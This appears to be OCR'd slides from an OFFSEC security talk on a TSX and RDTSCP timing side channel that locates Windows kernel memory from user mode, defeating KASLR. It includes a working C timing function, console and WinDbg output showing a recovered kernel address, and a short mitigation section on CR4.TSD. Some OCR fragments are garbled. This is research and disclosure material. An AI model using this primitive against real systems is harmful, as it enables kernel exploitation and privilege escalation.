


```
Left in Potential Array: fffff5fafd7ebf58
Left in Potential Array: fffff67b3d9ecf60
Left in Potential Array: fffff6fb7dbedf68
Left in Potential Array: fffff77bbddeef70
Left in Potential Array: fffff7fbfdfeff78
Left in Potential Array: fffff87c3e1f0f80
Left in Potential Array: fffff8fc7e3f1f88
Left in Potential Array: fffff97cbe5f2f90
Left in Potential Array: fffff9fcfe7f3f98
Left in Potential Array: fffffa7d3e9f4fa0
Left in Potential Array: fffffafd7ebf5fa8
Left in Potential Array: fffffb7dbedf6fb0
Left in Potential Array: fffffbfdfeff7fb8
Left in Potential Array: fffffc7e3f1f8fc0
Left in Potential Array: fffffcfe7f3f9fc8
Left in Potential Array: fffffd7ebf5fafd0
Left in Potential Array: fffffdfeff7fbfd8
Left in Potential Array: fffffe7f3f9fcfe0
Left in Potential Array: fffffeff7fbfdfe8
Left in Potential Array: ffffff7fbfdfeff0
Left in Potential Array: fffffffffffffff8
Left in Final Array: ffff904824120900
Result: ffff904824120900

C:\Users\Sina\Desktop\MyMapAndUnmapChecker\MyMapAndUnmapChecker\x64\Release>
```


Local kernel - WinDbg:10.0.17763.1 AMD64
File Edit View Debug Window Help
Command


```
Microsoft (R) Windows Debugger Version 10.0.17763.1 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.

Connected to Windows 10 17134 x64 target at (Wed Mar  6 10:42:58.797 2019 (UTC - 8:00)), ptr64 TRUE

************* Path validation summary **************
Response                         Time (ms)     Location
Deferred                                       srv*c:\Symbols*http://msdl.microsoft.com/download/symbols
Symbol search path is: srv*c:\Symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
Windows 10 Kernel Version 17134 MP (8 procs) Free x64
Product: WinNt, suite: TerminalServer SingleUserTS
Built by: 17134.1.amd64fre.rs4_release.180410-1804
Machine Name:
Kernel base = 0xfffff803`e8290000 PsLoadedModuleList = 0xfffff803`e863e150
Debug session time: Wed Mar  6 10:44:42.535 2019 (UTC - 8:00)
System Uptime: 12 days 3:46:39.300
lkd> dc ffff904824120900
ffff9048`24120900  001ad063 80000000 00000000 00000000  c...............
ffff9048`24120910  04130863 0a000000 00000000 00000000  c...............
ffff9048`24120920  00000000 00000000 00000000 00000000  ................
ffff9048`24120930  00000000 00000000 00000000 00000000  ................
ffff9048`24120940  00000000 00000000 00000000 00000000  ................
ffff9048`24120950  00000000 00000000 00000000 00000000  ................
ffff9048`24120960  00000000 00000000 00000000 00000000  ................
ffff9048`24120970  00000000 00000000 00000000 00000000  ................
```


```
lkd>
```



```
#pragma optimize( "", off )
UINT64 side_channel_tsx(PVOID lpAddress) {
    UINT64 begin = 0;
    UINT64 difference = 0;
    int status = 0;

    unsigned int tsc_aux1 = 0;
    unsigned int tsc_aux2 = 0;
    begin = __rdtscp(&tsc_aux1);
    if ((status = _xbegin()) == _XBEGIN_STARTED) {
        // In  the case of read
        *(char *)lpAddress = 0x00;

        // In the case of execute
        // ((void(*)(void))lpAddress)();

        difference = __rdtscp(&tsc_aux2) - begin;
        _xend();
    }
    else {
        difference = __rdtscp(&tsc_aux2) - begin;
    }
    //printf("Begin: %llx\n", begin);
    //printf("difference: %08f\n", tsc_aux2 - tsc_aux1);
    return difference;
}
```

Examp e translation (TBL hit)




Local kernel - WinDbg:10.0.17763.1 AMD64
File Edit View Debug Window Help
Command

```
lkd> .formats ffff904824120900
Evaluate expression:
  Hex:     ffff9048`24120900
  Decimal: -122835459503872
  Octal:   1777774404404404404400
  Binary:  11111111 11111111 10010000 01001000 00100100 00010010 00001001 00000000
  Chars:   ...H$...
  Time:    ***** Invalid FILETIME
  Float:   low 3.16663e-017 high -1.#QNAN
  Double:  -1.#QNAN
```

Hal!HalpInterruptController

For many years, the HAL's heap in Windows has always been located at the same static kernel address :

- On 32-bit versions of Windows it was located at the address **0xffd00000**
- On 64-bit versions of Windows it could be found at the address **0xffffffff'ffd00000**.

No longer works ! :(

OFFSEC
www.offsec.ir

But we can still map, all the memories into our user-mode apps !


Currently it works on all Intel Processors
Even the 9th generation

But, Do We Surrender ?!

Definitely No!

Mitigation

CR4.TSD



Bit	Name	Full Name	Description
0	VME	Virtual 8086 Mode Extensions	If set, enables support for the virtual interrupt flag (VIF) in virtual-8086 mode.
1	PVI	Protected-mode Virtual Interrupts	If set, enables support for the virtual interrupt flag (VIF) in protected mode.
2	TSD	Time Stamp Disable	If set, RDTSC instruction can only be executed when in ring 0, otherwise RDTSC can be used at any privilege level.
3	DE	Debugging Extensions	If set, enables debug register based breaks on I/O space access.
4	PSE	Page Size Extension	If unset, page size is 4 KiB, else page size is increased to 4 MiB If PAE is enabled or the processor is in x86-64 long mode this bit is ignored.[2]
5	PAE	Physical Address Extension	If set, changes page table layout to translate 32-bit virtual addresses into extended 36-bit physical addresses.
6	MCE	Machine Check Exception	If set, enables machine check interrupts to occur.

tra

Not possible through modern OSs :

- Heavy use of RDTSC and RDTSCP in user-mode applications as performance measuring Mechanism through Serialization and getting Current Clock Cycle.

- For instance CPUID + RDTSC , RDTSCP

- Used internally for Windows for Thread synchronizations and user-mode timings.

LONG LIVE
